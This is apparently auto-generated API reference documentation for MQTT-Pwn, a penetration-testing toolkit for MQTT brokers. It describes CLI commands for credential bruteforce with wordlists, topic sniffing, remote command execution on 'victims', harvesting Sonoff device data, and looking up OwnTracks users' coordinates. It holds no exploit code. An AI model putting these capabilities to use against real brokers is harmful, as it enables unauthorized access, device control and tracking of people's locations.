scan_id = <ForeignKeyField: "message"."scan">

short_body
Creates a shortened instance of the body

to_dict()

to_list()
Converts the instance to a list

topic = <ForeignKeyField: "message"."topic">

topic_id = <ForeignKeyField: "message"."topic">

ts = <peewee.DateTimeField object>

mqtt_pwn.models.scan module

class mqtt_pwn.models.scan.**Scan**(**args*, ***kwargs*)
Bases: *mqtt_pwn.models.base.BaseModel*

A model the describes a scan

DoesNotExist
alias of ScanDoesNotExist

id = <peewee.AutoField object>

is_done = <peewee.BooleanField object>

message

to_list()
Formats the current instance to a list

ts = <peewee.DateTimeField object>

type_of_scan = <peewee.CharField object>

mqtt_pwn.models.topic module

class mqtt_pwn.models.topic.**Topic**(**args*, ***kwargs*)
Bases: *mqtt_pwn.models.base.BaseModel*

A model that describes a MQTT topic

DoesNotExist
alias of TopicDoesNotExist

id = <peewee.AutoField object>

label = <peewee.CharField object>

message

name = <peewee.CharField object>

static not_empty_label()
Returns whether the label is not empty

to_dict()

to_list()
Formats the current instance to a list

mqtt_pwn.models.victim module

class mqtt_pwn.models.victim.**Victim**(**args*, ***kwargs*)
Bases: *mqtt_pwn.models.base.BaseModel*

A model that describes a victim

DoesNotExist
alias of VictimDoesNotExist

classmethod create_from_dict(*d*)
Created a new instance from a dict

first_seen = <peewee.DateTimeField object>

hostname = <peewee.CharField object>

id = <peewee.AutoField object>

last_seen = <peewee.DateTimeField object>

os = <peewee.CharField object>

output

to_list()
Formats the current instance to a list

uuid = <peewee.CharField object>

Module contents

mqtt_pwn.parsers package

Submodules

mqtt_pwn.parsers.passive_parser module

class mqtt_pwn.parsers.passive_parser.**Definition**(*definition_obj*)
Bases: object

A class that represents a match definition for labeling

match(*candidate*)
Matches the class pattern to a candidate

class mqtt_pwn.parsers.passive_parser.**PassiveParser**(*definitions_path='definitions.json'*, *scan_instance=None*)
Bases: object

Passive Parser that uses a definition file to label topics

load_definitions()
Loads the definitions from file

parse()
Parses the topics from database and match their definitions

static start(*scan_instance*)
Starts a scan

static start_async(*scan_instance*)
Starts a scan asynchronously

Module contents

mqtt_pwn.shell package

Subpackages

mqtt_pwn.shell.base package

Module contents

class mqtt_pwn.shell.base.**BaseCLI**
Bases: object

class mqtt_pwn.shell.base.**BaseMixin**
Bases: cmd2.cmd2.Cmd

The Mqtt-Pwn Base Command Line Interface Mixin

CMD_CAT_BROKER_OP = 'Broker Related Operations'

CMD_CAT_GENERAL = 'General Commands'

CMD_CAT_VICTIM_OP = 'Victim Related Operations'

intro = '\n \n ——|||\n └\n \n by @Akamai\n '

print_error(*text*, *end='\n'*, *start=''*)
Prints an error message with colors

print_info(*text*, *end='\n'*, *start=''*)
Prints an information message with colors

print_ok(*text*, *end='\n'*, *start=''*)
Prints a successful message with colors

print_pairs(*title*, *body*)
Prints a message that contains pairs for data

prompt = '>> '

ruler = '-'

update_prompt()
Updates the command prompt

variables_choices = ['victim', 'scan']

mqtt_pwn.shell.mixins package

Submodules

mqtt_pwn.shell.mixins.back module

class mqtt_pwn.shell.mixins.back.**BackMixin**
Bases: *mqtt_pwn.shell.base.BaseMixin*

Back Mixin Class

back_parser = ArgumentParser(prog='back', usage=None, description='Deselect a variable

do_back(*args*)
usage: back [-h] {victim,scan}

Deselect a variable like current_victim or current_scan...

positional arguments: {victim,scan}

optional arguments:

-h, --help show this help message and exit

mqtt_pwn.shell.mixins.bruteforce module

class mqtt_pwn.shell.mixins.bruteforce.**BruteforceMixin**

Bases: *mqtt_pwn.shell.base.BaseMixin*

Bruteforce Mixin Class

bt_parser = ArgumentParser(prog='bruteforce', usage=None, description='Bruteforce cred

do_bruteforce(*args*)

usage: bruteforce [-h] [–host HOST] [–port PORT] [-u USERNAME [USERNAME . . .]

-uf USERNAMES_FILE] [-p PASSWORD [PASSWORD . . .] | -pf

PASSWORDS_FILE]

Bruteforce credentials of the connected MQTT broker

optional arguments:

-h, --help show this help message and exit

--host HOST host to connect to (default: test.mosquitto.org)

--port PORT port to use (default: 1883)

-u USERNAME [USERNAME . . .], –username USERNAME [USERNAME . . .] the username to probe the broker with (can be more than one, separated with spaces) (default: None)

-uf USERNAMES_FILE, –usernames-file USERNAMES_FILE use a usernames file instead (usernames separated with a newline) (default: /home/docs/checkouts/readthedocs.org/user_builds/mqtt-pwn/checkouts/latest/docsresources/wordlists/usernames .txt)

-p PASSWORD [PASSWORD . . .], –password PASSWORD [PASSWORD . . .] the password to probe the broker with (can be more than one, separated with spaces) (default: None)

-pf PASSWORDS_FILE, –passwords-file PASSWORDS_FILE use a password file instead (passwords separated with a newline) (default: /home/docs/checkouts/readthedocs.org/user_builds/mqtt-pwn/checkouts/latest/docsresources/wordlists/passwords .txt)

pass_group = <argparse._MutuallyExclusiveGroup object>

user_group = <argparse._MutuallyExclusiveGroup object>

mqtt_pwn.shell.mixins.commands module

class mqtt_pwn.shell.mixins.commands.**CommandsMixin**

Bases: *mqtt_pwn.shell.base.BaseMixin*

Commands Mixin Class

commands_parser = ArgumentParser(prog='commands', usage=None, description='Show comman

do_commands (*args*)
usage: commands [-h] [-i ID]

Show commands that were executed on the current victim

optional arguments:

-h, --help	show this help message and exit
-i ID, --id ID	show only a specific command id (default: None)

mqtt_pwn.shell.mixins.connect module

class mqtt_pwn.shell.mixins.connect.**ConnectMixin**
Bases: *mqtt_pwn.shell.base.BaseMixin*

Connect Mixin Class

connect_parser = ArgumentParser(prog='connect', usage=None, description='Connect to an

disconnect_parser = ArgumentParser(prog='nnection_required', usage=None, description='

do_connect (*args*)

usage: connect [-h] [-o HOST] [-p PORT] [-u USERNAME] [-w PASSWORD] [-t TIMEOUT]

Connect to an MQTT broker

optional arguments:

-h, --help	show this help message and exit
-o HOST, --host HOST	host to connect to (default: test.mosquitto.org)
-p PORT, --port PORT	port to use (default: 1883)
-u USERNAME, --username USERNAME	username to authenticate with (default: None)
-w PASSWORD, --password PASSWORD	password to authenticate with (default: None)
-t TIMEOUT, --timeout TIMEOUT	connection timeout (default: 60)

do_disconnect (***kwargs*)
usage: nnection_required [-h]

Disconnect from an MQTT broker

optional arguments:

-h, --help	show this help message and exit

mqtt_pwn.shell.mixins.discover module

class mqtt_pwn.shell.mixins.discover.**DiscoveryMixin**
Bases: *mqtt_pwn.shell.base.BaseMixin*

Discovery Mixin Class

discover_parser = ArgumentParser(prog='discovery', usage=None, description='Discover n

do_discovery(*args*)
usage: discovery [-h] [-t TIMEOUT] [-p TOPICS [TOPICS ...]] [-q QOS]

Discover new topics/messages in the current connected broker

optional arguments:

-h, --help show this help message and exit

-t TIMEOUT, --timeout TIMEOUT for how long to discover (default: 60)

-p TOPICS [TOPICS ...], –topics TOPICS [TOPICS ...] which topics to listen to (default: ['$SYS/#', '#'])

-q QOS, --qos QOS which quality of service (default: 0)

mqtt_pwn.shell.mixins.execute module

class mqtt_pwn.shell.mixins.execute.**ExecuteMixin**
Bases: *mqtt_pwn.shell.base.BaseMixin*

Execute Mixin Class

do_exec(*args*)
usage: exec [-h] ...

The Execute function method

positional arguments: command the command to execute on the current victim

optional arguments:

-h, --help show this help message and exit

execute_parser = ArgumentParser(prog='exec', usage=None, description='The Execute func

mqtt_pwn.shell.mixins.messages module

class mqtt_pwn.shell.mixins.messages.**MessagesMixin**
Bases: *mqtt_pwn.shell.base.BaseMixin*

Messages Mixin Class

do_messages(*args*)

usage: messages [-h] [-e] [-i INDEX] [-j] [-s] [-l LIMIT] [-mr MESSAGE_REGEX] [-tr TOPIC_REGEX] [-c]

List Messages that were detected through discovery scans

optional arguments:

-h, --help show this help message and exit

-e, --export export the search results

Single Message Arguments

-i INDEX, --index INDEX show a message based on an ID

-j, --json-prettify JSON prettify the message body

Multi Message Arguments

-s, --show-only-labeled show only labeled topics

-l LIMIT, --limit LIMIT get the first X rows

-mr MESSAGE_REGEX, –message-regex MESSAGE_REGEX search for a pattern in the message body

-tr TOPIC_REGEX, –topic-regex TOPIC_REGEX search for a pattern in the topic name

-c, --case-sensitive make the regex search case sensitive (default is case insensitive)

messages_parser = ArgumentParser(prog='messages', usage=None, description='List Messag

multi_message_group = <argparse._ArgumentGroup object>

single_message_group = <argparse._ArgumentGroup object>

mqtt_pwn.shell.mixins.owntracks module

class mqtt_pwn.shell.mixins.owntracks.**OwnTracksMixin**

Bases: *mqtt_pwn.shell.base.BaseMixin*

OwnTracks Mixin Class

do_owntracks(*args*)

usage: owntracks [-h] [-u USER] [-d DEVICE]

Owntracks shares publicly their users coordinates. Simply discover some topics, choose that scan and pick a user+device to look for.

optional arguments:

-h, --help show this help message and exit

-u USER, --user USER user to find owntracks coordinates

-d DEVICE, --device DEVICE device to find owntracks coordinates

owntracks_parser = ArgumentParser(prog='owntracks', usage=None, description='Owntracks

mqtt_pwn.shell.mixins.scans module

class mqtt_pwn.shell.mixins.scans.**ScansMixin**

Bases: *mqtt_pwn.shell.base.BaseMixin*

Scans Mixin Class

do_scans(*args*)

usage: scans [-h] [-i ID] [-t]

The Scans function method

optional arguments:

-h, --help show this help message and exit

-i ID, --id ID select a specific scan by id

-t, --tail show only the tail of the scans table

scans_parser = ArgumentParser(prog='scans', usage=None, description='The Scans functio

mqtt_pwn.shell.mixins.sonoff module

class mqtt_pwn.shell.mixins.sonoff.**SonoffMixin**
Bases: *mqtt_pwn.shell.base.BaseMixin*

Sonoff Mixin Class

do_sonoff(*args*)
usage: sonoff [-h] [-p PREFIX] [-t TIMEOUT]

Sonoff devices tend to share certain information on demand. This module looks for those pieces of information actively.

optional arguments:

-h, --help	show this help message and exit
-p PREFIX, --prefix PREFIX	the topic prefix of the sonoff device (default: sonoff/)
-t TIMEOUT, --timeout TIMEOUT	for how long to listen (default: 10)

sonoff_parser = ArgumentParser(prog='sonoff', usage=None, description='Sonoff devices

mqtt_pwn.shell.mixins.system_info module

class mqtt_pwn.shell.mixins.system_info.**SystemInfoMixin**
Bases: *mqtt_pwn.shell.base.BaseMixin*

Scans Mixin Class

do_system_info(*_*)
usage: system_info [-h]

The System Information function method

optional arguments:

-h, --help	show this help message and exit

system_info_parser = ArgumentParser(prog='system_info', usage=None, description='The S

mqtt_pwn.shell.mixins.topics module

class mqtt_pwn.shell.mixins.topics.**TopicsMixin**
Bases: *mqtt_pwn.shell.base.BaseMixin*

Topics Mixin Class

do_topics(*args*)
usage: topics [-h] [-e] [-s] [-l LIMIT] [-r REGEX] [-c]

List topics that were detected through discovery scans

optional arguments:

-h, --help	show this help message and exit
-e, --export	export the search results
-s, --show-only-labeled	show only labeled topics
-l LIMIT, --limit LIMIT	get the first X rows

-r REGEX, --regex REGEX search for a pattern in the topic name

-c, --case-sensitive make the regex search case sensitive (default is case insensitive)

topics_parser = ArgumentParser(prog='topics', usage=None, description='List topics tha

mqtt_pwn.shell.mixins.victims module

class mqtt_pwn.shell.mixins.victims.**VictimsMixin**

Bases: *mqtt_pwn.shell.base.BaseMixin*

Victims Mixin Class

do_victims(*args*)

usage: victims [-h] [-i ID]

The Victims function method

optional arguments:

-h, --help show this help message and exit

-i ID, --id ID select a specific victim by id

victims_parser = ArgumentParser(prog='victims', usage=None, description='The Victims f

Module contents

Submodules

mqtt_pwn.shell.shell module

class mqtt_pwn.shell.shell.**MqttPwnCLI**

Bases: *mqtt_pwn.shell.base.BaseCLI*, *mqtt_pwn.shell.mixins.victims.VictimsMixin*, *mqtt_pwn.shell.mixins.execute.ExecuteMixin*, *mqtt_pwn.shell.mixins.commands.CommandsMixin*, *mqtt_pwn.shell.mixins.scans.ScansMixin*, *mqtt_pwn.shell.mixins.system_info.SystemInfoMixin*, *mqtt_pwn.shell.mixins.topics.TopicsMixin*, *mqtt_pwn.shell.mixins.discover.DiscoveryMixin*, *mqtt_pwn.shell.mixins.connect.ConnectMixin*, *mqtt_pwn.shell.mixins.back.BackMixin*, *mqtt_pwn.shell.mixins.owntracks.OwnTracksMixin*, *mqtt_pwn.shell.mixins.sonoff.SonoffMixin*, *mqtt_pwn.shell.mixins.bruteforce.BruteforceMixin*, *mqtt_pwn.shell.mixins.messages.MessagesMixin*, mqtt_pwn.shell.mixins.shodan.ShodanMixin

The Mqtt-Pwn Custom Command Line Interface that includes our mixins

Module contents

mqtt_pwn.utils package

Module contents

mqtt_pwn.utils.**banner**()

The banner we want to display

mqtt_pwn.utils.**clear_screen**()

mqtt_pwn.utils.**connection_required**(*func*)
A decorator that enforces a CLI instance mixin function to connect first

mqtt_pwn.utils.**decode**(*data*)
Decodes a message

mqtt_pwn.utils.**drop_none**(*lst*)

mqtt_pwn.utils.**encode**(*data*)
Encodes a message

mqtt_pwn.utils.**export_table**(*table: prettytable.PrettyTable*)

mqtt_pwn.utils.**export_to_csv**(*headers*, *data*, *filename='results.csv'*)

mqtt_pwn.utils.**get_prompt**(*cli*)
Handles the prompt line with colors

mqtt_pwn.utils.**import_shodan_table**()

mqtt_pwn.utils.**new_victim_notification**(*cli*)
Notifies the user when a new victim has registered

mqtt_pwn.utils.**now**()
Returns the current time in iso format

mqtt_pwn.utils.**prettify_json**(*some_text*)

mqtt_pwn.utils.**scan_required**(*func*)
A decorator that enforces a CLI instance mixin function to select a scan first

mqtt_pwn.utils.**shodan_key_required**(*func*)
A decorator that enforces the Shodan API key to exist

mqtt_pwn.utils.**victim_required**(*func*)
A decorator that enforces a CLI instance mixin function to select a victim first

Submodules

mqtt_pwn.config module

mqtt_pwn.config.**get_base_path**()

mqtt_pwn.database module

mqtt_pwn.database.**create_all_tables**(*db*)
Creates all the tables

mqtt_pwn.database.**create_db_connection**()
Creates a database connection with the postgres db

mqtt_pwn.database.**create_tables**(*db*, *tables*)
Creates the given tables

mqtt_pwn.database.**truncate_all_tables**(*db*)
Truncates all database tables

Module contents

CHAPTER 2

Additional Information

If you can't find the information you're looking for, have a look at the index or try to find it using the search function:

- genindex
- search

Python Module Index

m

Index

E

F

G

H

I

L

M

N

O

P

Q

R

S

T

U

V